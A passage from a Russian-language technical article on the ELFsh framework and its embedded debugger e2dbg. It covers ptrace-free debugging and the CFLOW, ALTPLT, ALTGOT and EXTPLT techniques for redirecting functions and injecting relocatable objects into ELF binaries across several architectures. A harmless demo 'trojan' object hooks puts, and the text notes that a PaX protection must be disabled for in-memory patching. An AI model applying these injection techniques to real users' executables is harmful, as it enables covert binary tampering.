0x08049944: [7] 0x080483DE       <__libc_start_main>
0x08049948: [8] 0x080483EE       <printf>
0x0804994C: [9] 0x080483FE       <free>
0x08049950: [10] 0x0804840E      <read>
0x08049954: [11] 0x0804614A      <e2dbg_run + 6>
```

В этом дампе есть на что обратить внимание. Во-первых, можно убедиться, что всё работает именно так, как должно: посмотрев на первые записи GOT, зарезервированные для linkmap и функции rtld dl-resolve, мы видим, что в статической версии GOT они содержат NULL-указатели — ведь они заполняются в runtime. Однако GOT, находящаяся в памяти, уже заполнена.

Кроме того, новая версия компоновщика GNU вставляет несколько GOT-секций внутрь ELF-бинарников. Раздел `.got` содержит указатели на внешние переменные, а `.got.plt` — указатели на внешние функции. В более ранних версиях ld эти два раздела были объединены. Мы поддерживаем оба соглашения.

Наконец, в конце видна секция `.elfsh.altgot`. Она является частью техники ALTGOT, которая будет описана как самостоятельный алгоритм в следующих частях статьи. ALTGOT позволяет расширить Global Offset Table. Она открывает разные возможности в зависимости от архитектуры. На x86 ALTGOT используется только совместно с EXTPLT для добавления дополнительных функций в хостовый файл. На MIPS и ALPHA ALTGOT позволяет перенаправить внешнюю (PLT) функцию без потери адреса оригинальной функции. Обе эти техники будут подробно рассмотрены

в следующих частях.

C. Реальная отладка: дамп, бэктрейс, точки останова

При отладке с помощью отладчика, встроенного в отлаживаемый процесс, мы не используем ptrace, а потому не можем столь же легко изменять адресное пространство процесса. Вот почему нам приходится вносить небольшие статические изменения: добавлять отладчик как зависимость DT_NEEDED. Отладчик также перехватывает некоторые обработчики сигналов (SIGTRAP, SIGINT, SIGSEGV…), чтобы брать управление на себя при этих событиях.

Мы также можем перенаправлять функции с помощью техники CFLOW или ALTPLT, используя модификацию на диске, чтобы брать управление в нужный момент. Разумеется, точки останова можно расставлять и в runtime, однако для этого потребуется вызвать mprotect для зоны кода, если она в данный момент не доступна для записи. У нас есть идеи о том, как избавиться от mprotect, но в этой версии (0.65) они ещё не реализованы. Действительно, многие варианты использования системного вызова mprotect несовместимы с одной из опций PaX. К счастью, пока мы предполагаем наличие доступа на чтение к отлаживаемой программе, что позволяет скопировать файл и отключить эту опцию.

Вот как добавляется зависимость DT_NEEDED:

```
elfsh@WTH $ cat inject_e2dbg.esh
#!../../vm/elfsh
load a.out
set 1.dynamic[08].val 0x2
set 1.dynamic[08].tag DT_NEEDED
redir main e2dbg_run
save a.out_e2dbg
```

Посмотрим на раздел `.dynamic` модифицированного бинарного файла, в который были добавлены дополнительные записи DT_NEEDED с помощью техники DT_DEBUG, опубликованной нами 2 года назад [0]:

```
elfsh@WTH $ ../../vm/elfsh -f ./a.out -d DT_NEEDED

[*] Object ./a.out has been loaded (O_RDONLY)

[SHT_DYNAMIC]
[Object ./a.out]

[00] Name of needed library => libc.so.6 {DT_NEEDED}

[*] Object ./a.out unloaded

elfsh@WTH $ ../../vm/elfsh -f ./a.out_e2dbg -d DT_NEEDED

[*] Object ./a.out_e2dbg has been loaded (O_RDONLY)

[SHT_DYNAMIC]
[Object ./a.out_e2dbg]

[00] Name of needed library => libc.so.6 {DT_NEEDED}
[08] Name of needed library => ibc.so.6 {DT_NEEDED}

[*] Object ./a.out_e2dbg unloaded
```

Посмотрим, как была перенаправлена функция main на hook_main. Обратите внимание на перезаписанные байты между двумя jmp функции hook_main. Эта техника доступна и на архитектуре MIPS, однако данный дамп взят из реализации для IA32:

```
elfsh@WTH $ ../../vm/elfsh -f ./a.out_e2dbg -D main%40
```

```
[*] Object ./a.out_e2dbg has been loaded (O_RDONLY)

08045134 [foff: 308] hook_main + 0  jmp   <e2dbg_run>
08045139 [foff: 313] hook_main + 5  push  %ebp
0804513A [foff: 314] hook_main + 6  mov   %esp,%ebp
0804513C [foff: 316] hook_main + 8  push  %esi
0804513D [foff: 317] hook_main + 9  push  %ebx
0804513E [foff: 318] hook_main + 10 jmp   <main + 5>

08045139 [foff: 313] old_main + 0   push  %ebp
0804513A [foff: 314] old_main + 1   mov   %esp,%ebp
0804513C [foff: 316] old_main + 3   push  %esi
0804513D [foff: 317] old_main + 4   push  %ebx
0804513E [foff: 318] old_main + 5   jmp   <main + 5>

08048530 [foff: 13616] main + 0     jmp   <hook_main>
08048535 [foff: 13621] main + 5     sub   $2010,%esp
0804853B [foff: 13627] main + 11    mov   8(%ebp),%ebx
0804853E [foff: 13630] main + 14    mov   C(%ebp),%esi
08048541 [foff: 13633] main + 17    and   $FFFFFFF0,%esp
08048544 [foff: 13636] main + 20    sub   $10,%esp
08048547 [foff: 13639] main + 23    mov   %ebx,4(%esp,1)
0804854B [foff: 13643] main + 27    mov   $<_IO_stdin_used + 43>,(%esp,1)
08048552 [foff: 13650] main + 34    call  <printf>
08048557 [foff: 13655] main + 39    mov   (%esi),%eax

[*] No binary pattern was specified

[*] Object ./a.out_e2dbg unloaded
```

Теперь запустим отлаживаемую программу, в которую был внедрён отладчик:

```
elfsh@WTH $ ./a.out_e2dbg


        The Embedded ELF Debugger 0.65 (32 bits built) .::.

        .::. This software is under the General Public License V.2
        .::. Please visit http://www.gnu.org

[*] Sun Jul 31 17:56:52 2005 - New object ./a.out_e2dbg loaded
[*] Sun Jul 31 17:56:52 2005 - New object /lib/tls/libc.so.6 loaded
[*] Sun Jul 31 17:56:53 2005 - New object ./ibc.so.6 loaded
[*] Sun Jul 31 17:56:53 2005 - New object /lib/ld-linux.so.2 loaded
[*] Sun Jul 31 17:56:53 2005 - New object /lib/libelfsh.so loaded
[*] Sun Jul 31 17:56:53 2005 - New object /lib/libreadline.so.5 loaded
[*] Sun Jul 31 17:56:53 2005 - New object /lib/libtermcap.so.2 loaded
[*] Sun Jul 31 17:56:53 2005 - New object /lib/libdl.so.2 loaded
[*] Sun Jul 31 17:56:53 2005 - New object /lib/libncurses.so.5 loaded

(e2dbg-0.65) b puts

[*] Breakpoint added at <puts@a.out_e2dbg> (0x080483A8)

(e2dbg-0.65) continue

        [..: Embedded ELF Debugger returns to the grave :...]

[e2dbg_run] returning to 0x08045139
[host] main argc 1
[host] argv[0] is : ./a.out_e2dbg

First_printf test

        The Embedded ELF Debugger 0.65 (32 bits built) .::.

        .::. This software is under the General Public License V.2
        .::. Please visit http://www.gnu.org

[*] Sun Jul 31 17:57:03 2005 - New object /lib/tls/libc.so.6 loaded
(e2dbg-0.65) bt
```

```
.:: Backtrace ::.
[00] 0xB7DC1EC5 <vm_bt@ibc.so.6 + 208>
[01] 0xB7DC207F <cmd_bt@ibc.so.6 + 152>
[02] 0xB7DBC88C <vm_execmd@ibc.so.6 + 174>
[03] 0xB7DAB4DE <vm_loop@ibc.so.6 + 578>
[04] 0xB7DAB943 <vm_run@ibc.so.6 + 271>
[05] 0xB7DA5FF0 <e2dbg_entry@ibc.so.6 + 110>
[06] 0xB7DA68D6 <e2dbg_genericbp_ia32@ibc.so.6 + 183>
[07] 0xFFFFE440 <_r_debug@ld-linux.so.2 + 1208737648># sigtrap retaddr
[08] 0xB7DF7F3B <__libc_start_main@libc.so.6 + 235>
[09] 0x08048441 <_start@a.out_e2dbg + 33>

(e2dbg-0.65) b

.:: Breakpoints ::.

[00] 0x080483A8 <puts@a.out_e2dbg>

(e2dbg-0.65) delete 0x080483A8

[*] Breakpoint at 080483A8 <puts@a.out_e2dbg> removed

(e2dbg-0.65) b

.:: Breakpoints ::.

[*] No breakpoints

(e2dbg-0.65) b printf

[*] Breakpoint added at <printf@a.out_e2dbg> (0x080483E8)

(e2dbg-0.65) dumpregs

.:: Registers ::.

        [EAX] 00000000 (0000000000) <unknown>
        [EBX] 08203F48 (0136331080) <.elfsh.relplt@a.out_e2dbg + 1811272>
        [ECX] 00000000 (0000000000) <unknown>
        [EDX] B7F0C7C0 (3086010304) <__guard@libc.so.6 + 1656>
        [ESI] BFE3B7C4 (3219371972) <_r_debug@ld-linux.so.2 + 133149428>
        [EDI] BFE3B750 (3219371856) <_r_debug@ld-linux.so.2 + 133149312>
        [ESP] BFE3970C (3219363596) <_r_debug@ld-linux.so.2 + 133141052>
        [EBP] BFE3B738 (3219371832) <_r_debug@ld-linux.so.2 + 133149288>
        [EIP] 080483A9 (0134513577) <puts@a.out_e2dbg>

(e2dbg-0.65) stack 20

.:: Stack ::.
0xBFE37200 0x00000000 <(null)>
0xBFE37204 0xB7DC2091 <vm_dumpstack@ibc.so.6>
...

(e2dbg-0.65) linkmap

.::. Linkmap entries .::.
[01] addr : 0x00000000 dyn : 0x0804981C -
[02] addr : 0x00000000 dyn : 0xFFFFE590 -
[03] addr : 0xB7DE3000 dyn : 0xB7F0AD3C - /lib/tls/libc.so.6
[04] addr : 0xB7D95000 dyn : 0xB7DDF01C - ./ibc.so.6
[05] addr : 0xB7F29000 dyn : 0xB7F3FF14 - /lib/ld-linux.so.2
...

(e2dbg-0.65) exit

        .:: Bye -:: The Embedded ELF Debugger 0.65
```

Как видите, использование отладчика вполне схоже с другими отладчиками. Отличие заключается в технике реализации, которая позволяет вести отладку на защищённых и встраиваемых системах, где ptrace отсутствует или отключён.

Нам сообщили [9], что системный вызов sigaction позволяет выполнять пошаговое исполнение без использования ptrace. Времени на реализацию у нас пока не было, но в самом ближайшем будущем мы предоставим отладчик с поддержкой пошагового режима. Поскольку этот вызов не фильтруется grsecurity и выглядит достаточно переносимым на Linux, BSD, Solaris и HP-UX, его однозначно стоит протестировать.

D. Генерация динамических анализаторов

Очевидно, что инструменты вроде ltrace [7] теперь могут быть реализованы в виде elfsh-скриптов для нескольких архитектур, поскольку вся инфраструктура перенаправления уже доступна.

Мы также считаем, что фреймворк можно использовать для динамической инструментации ПО. Поскольку мы поддерживаем несколько архитектур, мы оставляем открытой дверь для других команд разработчиков — для создания модулей или расширений внутри фреймворка ELF shell.

У нас пока не было времени включить пример скрипта, реализующего это, но скоро мы это сделаем. Интересные вещи, которые можно было бы реализовать и улучшить с помощью фреймворка, черпали бы вдохновение из таких проектов, как fenris [6]. Это стало бы возможным для нескольких архитектур, как только тип формата инструкций будет интегрирован в скриптовый движок с использованием абстракции кода libasm (которая уже включена как исходный код в elfsh).

Пока мы не работаем со шифрованием, но некоторые перспективные API [5] могут быть реализованы для нескольких архитектур без особых затруднений.

III. Улучшенные мультиархитектурные ELF-перенаправления

В первом выпуске интерфейса Cerberus ELF [0] мы представили технику перенаправления под названием ALTPLT. Эта техника имеет ограничения: она позволяет только перенаправлять PLT существующих функций бинарной программы, поэтому набор функций, доступных для расширения ПО, невелик.

Кроме того, мы обнаружили ошибку в ранее опубликованной реализации техники ALTPLT: на архитектуре SPARC при вызове оригинальной функции перенаправление снималось и программа продолжала работу так, как если бы хук не был установлен. Эта ошибка возникла из-за того, что Solaris не использует поле `r_offset` для вычисления своего перемещения, а вместо этого получает файловое смещение, умножая размер записи PLT на смещение перемещения, помещённое на стек в момент динамического разрешения.

Мы нашли решение этой проблемы. Оно состояло в добавлении нескольких архитектурно-специфических исправлений в начало секции ALTPLT. Однако такое исправление слишком архитектурно зависимо, и мы задумались об альтернативной технике реализации ALTPLT. Поскольку мы реализовали технику DT_DEBUG путём модификации некоторых записей в секции `.dynamic`, мы обнаружили, что многие другие записи также можно стереть, что открывает возможность для очень мощной и архитектурно-независимой техники перенаправления доступа к различным секциям. В частности, при патчинге записи DT_PLTREL мы можем предоставить собственный указатель. DT_PLTREL — архитектурно-зависимая запись, документация по которой крайне скудна, если не сказать — отсутствует.

Фактически она указывает на секцию исполняемого файла, перемещаемую в runtime (например, GOT на x86 или mips, PLT на sparc и alpha). Изменяя эту запись, мы можем предоставить собственный PLT или GOT, что открывает возможность его расширения.

Рассмотрим сначала технику CFLOW, а затем вернёмся к перенаправлениям, связанным с PLT, с использованием модификации DT_PLTREL.

A. CFLOW: безопасное для PaX статическое перенаправление функций

CFLOW — простая, но эффективная техника перенаправления функций, расположенных в хостовом файле и не имеющих записи в PLT.

Посмотрим на хостовый файл, используемый в данном тесте:

```
elfsh@WTH $ cat host.c
#include <stdio.h>
#include <stdlib.h>
#include <unistd.h>

int     legit_func(char *str)
{
  printf("legit func (%s) !\n", str);
  return (0);
}

int main()
{
  char  *str;
  char  buff[BUFSIZ];

  read(0, buff, BUFSIZ-1);

  str = malloc(10);
  if (str == NULL)
    goto err;
  strcpy(str, "test");
  printf("First_printf %s\n", str);
  fflush(stdout);
  puts("First_puts");
  printf("Second_printf %s\n", str);

  free(str);

  puts("Second_puts");

  fflush(stdout);
  legit_func("test");
  return (0);
 err:
  printf("Malloc problem\n");
  return (-1);
}
```

Мы перенаправим функцию `legit_func`, расположенную в host.c, на функцию `hook_func`, находящуюся в перемещаемом объекте.

Посмотрим на перемещаемый файл, который мы будем внедрять в бинарник выше:

```
elfsh@WTH $ cat rel.c
#include <stdio.h>
#include <stdlib.h>
#include <unistd.h>

int     glvar_testreloc = 42;
```

```
int     glvar_testreloc_bss;
char    glvar_testreloc_bss2;
short   glvar_testreloc_bss3;

int     hook_func(char *str)
{
   printf("HOOK FUNC %s !\n", str);
   return (old_legit_func(str));
}

int     puts_troj(char *str)
{
  int   local = 1;
  char  *str2;

  str2 = malloc(10);
  *str2 = 'Z';
  *(str2 + 1) = 0x00;

  glvar_testreloc_bss  = 43;
  glvar_testreloc_bss2 = 44;
  glvar_testreloc_bss3 = 45;

  printf("Trojan injected ET_REL takes control now "
         "[%s:%s:%u:%u:%hhu:%hu:%u] \n",
        str2, str,
        glvar_testreloc,
        glvar_testreloc_bss,
        glvar_testreloc_bss2,
        glvar_testreloc_bss3,
        local);

  free(str2);

  putchar('e');
  putchar('x');
  putchar('t');
  putchar('c');
  putchar('a');
  putchar('l');
  putchar('l');
  putchar('!');
  putchar('\n');

  old_puts(str);

  write(1, "calling write\n", 14);
  fflush(stdout);
  return (0);
}

int     func2()
{
  return (42);
}
```

Как видите, перемещаемый объект использует неизвестные функции — write и putchar. У этих функций нет ни символа, ни PLT-записи, ни GOT-записи, ни даже перемещаемой записи в хостовом файле.

Тем не менее мы можем их вызывать с помощью техники EXTPLT, которая будет описана отдельно в следующей части статьи. Сейчас сосредоточимся на технике CFLOW, позволяющей перенаправить `legit_func` на `hook_func`. У этой функции нет записи в PLT, поэтому простое заражение PLT здесь неприменимо.

Мы разработали технику, безопасную для PaX при дисковом перенаправлении такого рода функций. Она состоит в размещении классической инструкции jmp в начале `legit_func` и перенаправлении потока на наш код. ELFsh позаботится о выполнении перезаписанных байт в

другом месте и передаче управления обратно перенаправленной функции — сразу за jmp-хуком, — так что никакого восстановления байт в runtime не требуется, и техника остаётся безопасной для PaX на диске.

Когда эти техники используются непосредственно в памяти отладчиком, а не на диске, все они нарушают защиту mprotect в PaX. Это означает, что этот флаг необходимо отключить, если вы хотите перенаправить поток напрямую в памяти. Мы используем системный вызов mprotect для небольших зон кода, чтобы иметь возможность изменять некоторые конкретные инструкции при перенаправлении. Однако мы считаем, что данная техника представляет интерес прежде всего для отладки, а не для чего-то иного, поэтому совершенствование этого аспекта не является нашим приоритетом.

Посмотрим на небольшой ELFsh-скрипт для этого примера:

```
elfsh@WTH $ file a.out
a.out: ELF 32-bit LSB executable, Intel 80386, dynamically linked, \
not stripped
elfsh@WTH $ cat relinject.esh
#!../../../vm/elfsh

load a.out
load rel.o

reladd 1 2

redir puts puts_troj
redir legit_func hook_func

save fake_aout

quit
```

Вывод ОРИГИНАЛЬНОГО бинарника:

```
elfsh@WTH $ ./a.out

First_printf test
First_puts
Second_printf test
Second_puts
LEGIT FUNC
legit func (test) !
```

Теперь выполним внедрение:

```
elfsh@WTH $ ./relinject.esh


        The ELF shell 0.65 (32 bits built) .::.

        .::. This software is under the General Public License V.2
        .::. Please visit http://www.gnu.org

~load a.out

[*] Sun Jul 31 15:30:14 2005 - New object a.out loaded

~load rel.o

[*] Sun Jul 31 15:30:14 2005 - New object rel.o loaded

~reladd 1 2
Section Mirrored Successfully !

[*] ET_REL rel.o injected succesfully in ET_EXEC a.out

~redir puts puts_troj
[*] Function puts redirected to addr 0x08047164 <puts_troj>
```

```
~redir legit_func hook_func

[*] Function legit_func redirected to addr 0x08047134 <hook_func>

~save fake_aout

[*] Object fake_aout saved successfully

~quit

[*] Unloading object 1 (rel.o)
[*] Unloading object 2 (a.out) *
        .:: Bye -:: The ELF shell 0.65
```

Запустим модифицированный бинарник:

```
elfsh@WTH $ ./fake_aout

First_printf test
Trojan injected ET_REL takes control now [Z:First_puts:42:43:44:45:1]
extcall!
First_puts
calling write
Second_printf test
Trojan injected ET_REL takes control now [Z:Second_puts:42:43:44:45:1]
extcall!
Second_puts
calling write
HOOK FUNC test !
Trojan injected ET_REL takes control now [Z:LEGIT FUNC:42:43:44:45:1]
extcall!
calling write
legit func (test) !
```

Отлично. Очевидно, что `legit_func` была перенаправлена на hook-функцию, а `hook_func` заботится о вызове обратно `legit_func` с помощью техники old-символов, описанной в первом выпуске серии статей Cerberus.

Посмотрим на оригинальный код `legit_func`, перенаправленный с помощью техники CFLOW на архитектуре x86:

```
080484C0 legit_func + 0        push   %ebp
080484C1 legit_func + 1        mov    %esp,%ebp
080484C3 legit_func + 3        sub    $8,%esp
080484C6 legit_func + 6        mov    $<_IO_stdin_used + 4>,(%esp,1)
080484CD legit_func + 13       call   <.plt + 32>
080484D2 legit_func + 18       mov    $<_IO_stdin_used + 15>,(%esp,1)
```

Теперь модифицированный код:

```
080484C0 legit_func + 0        jmp    <hook_legit_func>
080484C5 legit_func + 5        nop
080484C6 legit_func + 6        mov    $<_IO_stdin_used + 4>,(%esp,1)
080484CD legit_func + 13       call   <puts>
080484D2 legit_func + 18       mov    $<_IO_stdin_used + 15>,(%esp,1)
080484D9 legit_func + 25       mov    8(%ebp),%eax
080484DC legit_func + 28       mov    %eax,4(%esp,1)
080484E0 legit_func + 32       call   <printf>
080484E5 legit_func + 37       leave
080484E6 legit_func + 38       xor    %eax,%eax
```

Мы создаём новую секцию `.elfsh.hooks`, данные которой представляют собой массив хук-заглушек следующего вида:

```
08042134 hook_legit_func + 0   jmp    <hook_func>
08042139 old_legit_func  + 0   push   %ebp
0804213A old_legit_func  + 1   mov    %esp,%ebp
0804213C old_legit_func  + 3   sub    $8,%esp
0804213F old_legit_func  + 6   jmp    <legit_func + 6>
```

Поскольку нам нужна возможность повторного вызова оригинальной функции (`legit_func`), мы добавляем стёртые байты сразу после первого jmp, а затем передаём управление обратно в `legit_func` по правильному смещению (чтобы не зациклиться внутри хука из-за перехвата функции), как видно начиная с символа `old_legit_func` в примере 14.

Техника old-символов согласуется с техникой ALTPLT, представленной в первой статье. Мы также можем использовать вызов `old_funcname()` внутри внедрённого C-кода для обратного вызова перехваченной функции — и всё это без единого байта восстановления в runtime. Вот почему техника CFLOW совместима с PaX.

Для архитектуры MIPS техника CFLOW весьма похожа. Посмотрим на её результат (дамп 15 — оригинальный бинарник, дамп 16 — модифицированный):

```
400400 <func>:        lui     gp,0xfc1
400404 <func+4>:      addiu   gp,gp,-21696
400408 <func+8>:      addu    gp,gp,t9
40040c <func+12>:     addiu   sp,sp,-40
400410 <func+16>:     sw      ra,36(sp)
[...]
```

Модифицированный код func:

```
<func>
400400:       addi    t9,t9,104        # Регистр T9 — целевая функция
400404:       j       0x400468 <func2> # Прямой JMP на hook-функцию
400408:       nop                      # Слот задержки
40040c:       addiu   sp,sp,-40        # Оригинальный код func
400410:       sw      ra,36(sp)
400414:       sw      s8,32(sp)
400418:       move    s8,sp
40041c:       sw      gp,16(sp)
400420:       sw      a0,40(s8)
```

Функция func2 может быть любой, при условии что имеет то же количество и типы параметров. Когда func2 хочет вызвать оригинальную функцию (func), она переходит на символ `old_func`, указывающий внутрь записи в секции `.elfsh.hooks` для данного CFLOW-хука. Вот как выглядит такая запись на архитектуре MIPS:

```
<old_func>
3ff0f4         addi    t9,t9,4876
3ff0f8         lui     gp,0xfc1
3ff0fc         addiu   gp,gp,-21696
3ff100         addu    gp,gp,t9
3ff104         j       0x400408 <func + 8>
3ff108         nop
3ff10c         nop
```

Как видите, три инструкции, стёртые при установке CFLOW-хука в начало func(), теперь расположены в хук-записи для func(), на которую указывает символ `old_func`. Регистр T9 также сбрасывается, чтобы мы могли вернуться в безопасное состояние перед прыжком обратно на `func + 8`.

B. Техника ALTPLT пересмотрена

ALTPLT версии 1 была представлена в статье Cerberus ELF Interface [0]. Как уже было сказано, она была неудовлетворительна: на SPARC хук снимался при первом вызове оригинальной функции.

Поскольку на SPARC первые 4 записи PLT зарезервированы, там имеется место для 12 инструкций, которые могут исправить всё необходимое (фактически — первую запись ALTPLT) в момент, когда ALTPLT+0 берёт управление. ALTPLTv2 работает именно в 12 инструкций, но при

этом требовалось перекодировать первый вход секции ALTPLT байтами первой записи PLT (которая перемещается в runtime на SPARC до начала main, что объясняет невозможность статического патчинга на диске).

Такое поведение нарушает совместимость с PaX, а реализация жёстко привязана к ассемблеру SPARC. Желающие ознакомиться с кодом могут найти его в дереве исходников ELFsh в файле `libelfsh/sparc32.c`.

Для архитектуры ALPHA64 ситуация примерно такая же в соответствующем наборе инструкций, а реализация находится в `libelfsh/alpha64.c`.

Как можно видеть в коде (который мы здесь не воспроизводим ради читаемости статьи), ALTPLTv2 — это настоящая головная боль, и нам нужно было избавиться от всего этого ассемблерного кода, требовавшего слишком больших усилий для потенциальных портов техники на другие архитектуры.

Тогда мы нашли трюк с `.dynamic`-записью DT_PLTREL и попробовали посмотреть, что произойдёт при изменении этой записи внутри хостового бинарника. Изменение записи DT_PLTREL очень привлекательно, поскольку это полностью архитектурно-независимо и работает везде.

Посмотрим, как выглядит таблица заголовков секций и раздел `.dynamic`, используемые в действительно простой технике ALTPLTv3. Мы используем секцию `.elfsh.altplt` как зеркало оригинального `.plt`, как объяснено в нашей первой статье. Прочие секции `.elfsh.*` уже объяснены или будут описаны сразу после лога.

Выходной (модифицированный) бинарник выглядит так:

[Таблица из 49 секций SHT и 19 записей SHT_DYNAMIC — опущена]

Как видите, различные секции были скопированы и расширены, а их записи в `.dynamic` изменены. Это касается `.got` (DT_PLTGOT), `.rel.plt` (DT_JMPREL), `.dynsym` (DT_SYMTAB) и `.dynstr` (DT_STRTAB). Изменение этих записей реализует новую технику ALTPLT без единой строчки ассемблера.

Разумеется, ALTPLT версии 3 не нуждается ни в какой необязательной информации, например в debug-секциях. Это может показаться очевидным, но некоторые люди действительно задавали такой вопрос.

C. Техника ALTGOT: RISC-дополнение

На архитектуре MIPS вызовы PLT-записей устроены иначе. Вместо прямой инструкции вызова по записи используется косвенный прыжок через GOT-запись, связанную с нужной функцией. Если такая запись заполнена, функция вызывается напрямую. По умолчанию GOT-записи содержат указатель на PLT-записи. В ходе выполнения динамический компоновщик в итоге вызывается для перемещения секции GOT (MIPS, x86) или PLT (SPARC, ALPHA).

Вот ассемблерный лог MIPS, подтверждающий это на простой программе helloworld с printf:

```
00400790 <main>:
400790:  3c1c0fc0   lui     gp,0xfc0      # Установить GP на базу GOT
400794:  279c78c0   addiu   gp,gp,30912   # адрес + 0x7ff0
400798:  0399e021   addu    gp,gp,t9      # используя t9 (= main)
40079c:  27bdffe0   addiu   sp,sp,-32
4007a0:  afbf001c   sw      ra,28(sp)
4007a4:  afbe0018   sw      s8,24(sp)
4007a8:  03a0f021   move    s8,sp
4007ac:  afbc0010   sw      gp,16(sp)
4007b0:  8f828018   lw      v0,-32744(gp)
4007b4:  00000000   nop
```

```
4007b8:  24440a50   addiu   a0,v0,2640
4007bc:  2405002a   li      a1,42
4007c0:  8f828018   lw      v0,-32744(gp)
4007c4:  00000000   nop
4007c8:  24460a74   addiu   a2,v0,2676
4007cc:  8f99803c   lw      t9,-32708(gp)  # Загрузить GOT-запись printf
4007d0:  00000000   nop
4007d4:  0320f809   jalr    t9             # и перейти на неё
4007d8:  00000000   nop
4007dc:  8fdc0010   lw      gp,16(s8)
4007e0:  00001021   move    v0,zero
4007e4:  03c0e821   move    sp,s8
4007e8:  8fbf001c   lw      ra,28(sp)
4007ec:  8fbe0018   lw      s8,24(sp)
4007f0:  27bd0020   addiu   sp,sp,32
4007f4:  03e00008   jr      ra             # возврат из функции
4007f8:  00000000   nop
4007fc:  00000000   nop
```

Заметим, что регистр глобального указателя `%gp` всегда устанавливается на базовый адрес секции GOT на MIPS, плюс-минус некоторое фиксированное знаковое смещение — в нашем случае 0x7ff0 (0x8000 на ALPHA).

Чтобы вызвать функцию с неизвестным адресом, GOT-записи заполняются, и тогда инструкция косвенного прыжка на MIPS уже не использует PLT-запись. Что из этого следует? Просто то, что мы не можем полагаться на классический перехват PLT, поскольку код PLT-записи не будет вызван, если GOT-запись уже заполнена, — а значит, мы перехватим функцию только при первом вызове.

Поэтому на MIPS мы будем перехватывать функции через патчинг GOT. Однако это не решает проблему повторного вызова оригинальной функции. Чтобы такой повторный вызов стал возможным, мы просто вставим old_-символы на реальную PLT-запись, чтобы механизм динамического связывания всё ещё был доступен даже после модификации GOT.

Посмотрим на детальные результаты техники ALTGOT на архитектурах ALPHA и MIPS. Это было сделано без единой строчки ассемблерного кода, что делает решение очень переносимым:

```
elfsh@alpha$ cat host.c
#include <stdio.h>
#include <stdlib.h>
#include <unistd.h>

int main()
{
  char  *str;

  str = malloc(10);
  if (str == NULL)
    goto err;
  strcpy(str, "test");
  printf("First_printf %s\n", str);
  fflush(stdout);
  puts("First_puts");
  printf("Second_printf %u\n", 42);
  puts("Second_puts");
  fflush(stdout);
  return (0);
 err:
  printf("Malloc problem %u\n", 42);
  return (-1);
}

elfsh@alpha$ gcc host.c -o a.out
elfsh@alpha$ file ./a.out
a.out: ELF 64-bit LSB executable, Alpha (unofficial), for NetBSD 2.0G,
      dynamically linked, not stripped
```

Оригинальный бинарник выполняется:

```
elfsh@alpha$ ./a.out
First_printf test
First_puts
Second_printf 42
Second_puts
```

Снова посмотрим на внедряемый перемещаемый объект:

```
elfsh@alpha$ cat rel.c
#include <stdio.h>
#include <stdlib.h>
#include <unistd.h>

int     glvar_testreloc = 42;

int     glvar_testreloc_bss;
char    glvar_testreloc_bss2;
short   glvar_testreloc_bss3;

int     puts_troj(char *str)
{
  int   local = 1;
  char  *str2;

  str2 = malloc(10);
  *str2 = 'Z';
  *(str2 + 1) = 0x00;

  glvar_testreloc_bss  = 43;
  glvar_testreloc_bss2 = 44;
  glvar_testreloc_bss3 = 45;

  printf("Trojan injected ET_REL takes control now "
        "[%s:%s:%u:%u:%hhu:%hu:%u] \n",
        str2, str,
        glvar_testreloc,
        glvar_testreloc_bss,
        glvar_testreloc_bss2,
        glvar_testreloc_bss3,
        local);

  old_puts(str);
  fflush(stdout);
  return (0);
}

int     func2()
{
  return (42);
}
```

Как видите, перемещаемый объект rel.c использует old_-символы, то есть полагается на технику ALTPLT. Однако на ALPHA и MIPS мы пока не выполняем технику EXTPLT, поэтому вызывать неизвестные функции из бинарника на этих архитектурах пока невозможно. Наш rel.c — это копия из примера 7 без вызовов неизвестных функций write и putchar из примера 7.

Теперь выполним внедрение:

```
elfsh@alpha$ ./relinject.esh > relinject.out
elfsh@alpha$ ./fake_aout
First_printf test
Trojan injected ET_REL takes control now [Z:First_puts:42:43:44:45:1]
First_puts
Second_printf 42
Trojan injected ET_REL takes control now [Z:Second_puts:42:43:44:45:1]
Second_puts
```

Список секций на ALPHA выглядит следующим образом. Рекомендуется особо обратить внимание на внедрённые секции:

[Таблица из 43 секций SHT для fake_aout (Alpha) и записи PHT — опущена]

Сегменты расширены правильно, что подтверждается корреляцией между SHT и PHT: все границы корректны. Секция `.alt.plt.prolog` присутствует для реализации ALTPLTv2 на ALPHA. Этот код в runtime должен был патчить первые байты записи ALTPLT байтами первой записи PLT при первом вызове ALTPLT (при первом вызове оригинальной функции из функции-хука).

Когда мы поняли, как реализовать ALTPLTv3 (без единой строчки ассемблера), `.alt.plt.prolog` превратилась в выравнивающую секцию-заглушку, обеспечивающую необходимое выравнивание GOT и ALTGOT для настройки ALTPLT — из-за особенностей кодирования инструкций косвенных переходов на ALPHA.

D. Техника EXTPLT: постлинковка неизвестных функций

Это одна из ключевых техник новой версии ELFsh. Она работает с файлами ET_EXEC и ET_DYN, в том числе когда внедрение выполняется непосредственно в память. EXTPLT заключается в добавлении новой секции (`.elfsh.extplt`), позволяющей добавлять записи для новых функций.

В связке с расширением-зеркалированием секций `.rel.plt`, `.got`, `.dynsym` и `.dynstr` техника позволяет размещать записи перемещений, соответствующих нуждам новой пары ALTPLT/ALTGOT. Посмотрим на дополнительную информацию о перемещениях с помощью команды `elfsh -r`.

Сначала посмотрим на таблицу перемещений оригинального бинарника:

```
[*] Object ./a.out has been loaded (O_RDONLY)

[RELOCATION TABLES]
[Object ./a.out]

{Section .rel.dyn}
[000] R_386_GLOB_DAT  0x08049850 sym[010] : __gmon_start__
[001] R_386_COPY      0x08049888 sym[004] : stdout

{Section .rel.plt}
[000] R_386_JMP_SLOT  0x08049860 sym[001] : fflush
[001] R_386_JMP_SLOT  0x08049864 sym[002] : puts
[002] R_386_JMP_SLOT  0x08049868 sym[003] : malloc
[003] R_386_JMP_SLOT  0x0804986C sym[005] : __libc_start_main
[004] R_386_JMP_SLOT  0x08049870 sym[006] : printf
[005] R_386_JMP_SLOT  0x08049874 sym[007] : free
[006] R_386_JMP_SLOT  0x08049878 sym[009] : read

[*] Object ./a.out unloaded
```

Теперь посмотрим на таблицы перемещений модифицированного бинарника:

```
[*] Object fake_aout has been loaded (O_RDONLY)

[RELOCATION TABLES]
[Object ./fake_aout]

{Section .rel.dyn}
[000] R_386_GLOB_DAT  0x08049850 sym[010] : __gmon_start__
[001] R_386_COPY      0x08049888 sym[004] : stdout

{Section .rel.plt}
[000] R_386_JMP_SLOT  0x0804A8A0 sym[001] : fflush
[001] R_386_JMP_SLOT  0x0804A8A4 sym[002] : puts
[002] R_386_JMP_SLOT  0x0804A8A8 sym[003] : malloc
